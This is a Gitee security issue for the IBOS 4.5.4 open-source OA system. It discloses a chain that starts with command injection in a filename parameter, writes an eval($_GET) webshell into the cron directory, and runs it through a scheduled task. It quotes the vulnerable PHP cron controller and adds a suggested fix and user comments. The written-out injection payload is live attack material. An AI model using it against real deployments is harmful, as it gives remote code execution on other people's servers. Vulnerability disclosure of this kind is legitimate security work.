



Open Source > Enterprise App > Enterprise Application System

IBOS开源OA协同办公管理 / IBOS

Code

Issues 1

Pull Requests 2

Issues / 详情

Arbitrary file inclusion causes getshell

Done #118JRG c0d1M4x Opened this issue 2020-01-17 20:00

Test environment

os : windows;


IBOS version : IBOS 4.5.4 OPEN

Vulnerability Test


Step-1(Use Command Injection Vulnerability)

use this vulnerability <https://gitee.com/ibos/IBOS/issues/I18IIV> to write a file on the specified directory.

first,login in to IBOS system and enter the management background.The operation is as follows like this.



Use burpsuite to grab packets and send them to "Repeater".Insert payload in parameter filename value.



Payload

the payload is like this.This payload will generate a file named "zzzzzz" in /system/modules/recruit/cron .

```
%26cd%20system%26cd%20modules%26cd%20recruit%26cd%20cron%26echo+eval($_GET["test"]);>>zzzzzz%26aaa
```

Packet Data

and the packet is like this

Watch 675

Star 1.9K

Fork 922

Service

Gitee

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Gitee Pages

PHPDoc

Quality Analysis

Jenkins for Gitee

Baidu Efficiency Cloud

Tencent CloudBase

Tencent Cloud Serverless

OPENSCA

悬镜安全

Don't show this again

Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request will close this issue.

Branches

No related branch

Planned to start - Planned to end

Unscheduled - Unscheduled

Top level

Not Top

Priority

Not specified


参与者 (3)






step-2(Modifying a scheduled task file)

enter scheduled task like this,and modify it.The file name was generate in "step-1",such as "zzzzzz".




in this function,modify the "Task script" like this and submit it.



step-3(Run Script)

Then you can run this script like this.





The image shows a web browser window with two tabs: 'Request' and 'Response'. The 'Request' tab is active, displaying the details of an HTTP GET request to 'http://127.0.0.1/administrator/index.php?tmpl=component&lang=en-US'. The request includes various headers such as 'Host', 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Referer', 'Connection: close', 'Cookie', and 'Upgrade-Insecure-Requests: 1'. The 'Response' tab shows a '200 OK' status and 'text/html' content type. A red arrow points from the 'Upgrade-Insecure-Requests: 1' header in the request to the '连接特定的 DNS 后缀' (Connect to specific DNS suffix) field in the Windows IP configuration settings on the right.

```

13 class CronController extends BaseController
14 {
15
16     public function actionIndex()
17     {
18         $op = Env::getRequest('key.op');
19         $id = intval(Env::getRequest('key.id'));
20         if (Env::submitCheck('var.formhash')) {
21             // 编辑页面提交
22             if ($op == 'edit')
23                 $daynew = $._POST['weekdaynew'] != -1 ? -1 : $_POST['daynew'];
24                 if (strpos($_POST['minutew'], "\n") !== false) {
25                     $minutew = explode("\n", $_POST['minutew']);
26                     foreach ($minutew as $key => $val) {
27                         $minutew[$key] = intval($val);
28                         if ($val < 0 || $val > 59) {
29                             unset($minutew[$key]);
30                         }
31                     }
32                     $minutew = array_slice(array_unique($minutew), offset:0, length:12);
33                     $minutew = implode(" ", $minutew);
34                 } elseif (strpos($_POST['minutew'], "\n") !== false) {
35                     $minutew = $_POST['minutew'];
36                 } else {
37                     $minutew = intval($_POST['minutew']);
38                     $minutew = $minutew >= 0 && $minutew <= 60 ? $minutew : '';
39                 }
40             $cronfile = $this->getRealCronFile($_POST['type'], $_POST['filenamenew'], $_POST['module']);
41             if (!preg_match('/^[A-Za-z\_\-\.\*\,\;\:\@\/\\\|\&\$%\'"]+$/', $_POST['filenamenew'])) {
42                 $this->error(!bos::lang('Cron filename illegal'));
43             } elseif (!is_readable($cronfile)) {
44                 $this->error(!bos::lang('message.cron filename invalid', category:'', array(['cronfile' => $cronfile]));
45             } elseif ($_POST['weekdaynew'] == -1 && $daynew == -1 && $_POST['hournew'] == -1 && $minutew == '') {
46                 $this->error(!bos::lang('message.cron time invalid'));
47             }
48             $data = array(

```

look at line 40 `getRealCronFile()` function will form a complete file path.and the line 41 to line 47,this is the string used to filter filename that modify scheduled tasks.



```
43     } else if (!is_readable($cronfile)) {
44         $this->error(Ibos::lang('messages.crons.file.not.readable'));
45     } else if ($_POST['weekdaynew'] == -1 && $daynew == -1) {
46         $this->error(Ibos::lang('messages.crons.time.invalid'));
47     }
48     $data = array(
49         'weekday' => $_POST['weekdaynew'],
50         'day' => $daynew,
51         'hour' => $_POST['hournew'],
52         'minute' => $minute,
53         'filename' => trim($_POST['filenamenew'])
54     );
55     $id && Cron::model()->modify($id, $data);
56     Ibos::app()->cron->run($id);
57     } else {
```



Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

```
... => $cronfile));
... == '' ) {
```

getRealCronFile() function code.

[View Details](#)

```
134     }
135
136     private function getRealCronFile($type, $fileName, $module = '')
137     {
138         if ($type == 'user') {
139             $cronFile = './system/extensions/cron/' . $fileName;
140         } else {
141             $cronFile = sprintf('system/modules/%s/cron/%s', $module, $fileName);
142         }
143         return $cronFile;
144     }
145
146     /**
```

In the above code, the save path and file name of the file are guaranteed, but the suffix of the file is not guaranteed, so you can write to arbitrary files to include getshell through other vulnerabilities.

Solution

Should contain a specific type of file in a specified directory, or a specified file.

👤 c0d1M4x created **任务** 3 years ago



奇怪的上单 3 years ago

...

这个issue发现的厉害啊 可惜ibos已经不维护了 你是哈尔滨的?



c0d1M4x 3 years ago

...

@奇怪的上单 不是滴，广东的，师傅在哈尔滨呀 🤔🤔🤔



奇怪的上单 3 years ago

...

@c0d1M4x 是啊 我在哈尔滨 你平时用ibos和yii啊?



c0d1M4x 3 years ago

...

@奇怪的上单 平时没怎么用，也只是对ibos做下安全测试 🤔



seekArt changed **issue state** from 待办的 to **进行中** 2 years ago



seekArt **member** 2 years ago

...

@奇怪的上单 平时没怎么用，也只是对ibos做下安全测试 🤔

@c0d1M4x

感谢提交issue，因个人身体和精力原因，本人已久疏于此开源仓库的更新，对各位使用的用户十分抱有歉意，若有意向PR和维护，可接受这个邀请。https://gitee.com/ibos/IBOS/invite_link?invite=01b415e2534ea3042efc3e1abcb4a556449e1ef86486475c8b40572f73d50c1ed2d883d557bd3e9863ce7e16acfa504



seekArt changed **issue state** from 进行中 to **已完成** 2 years ago

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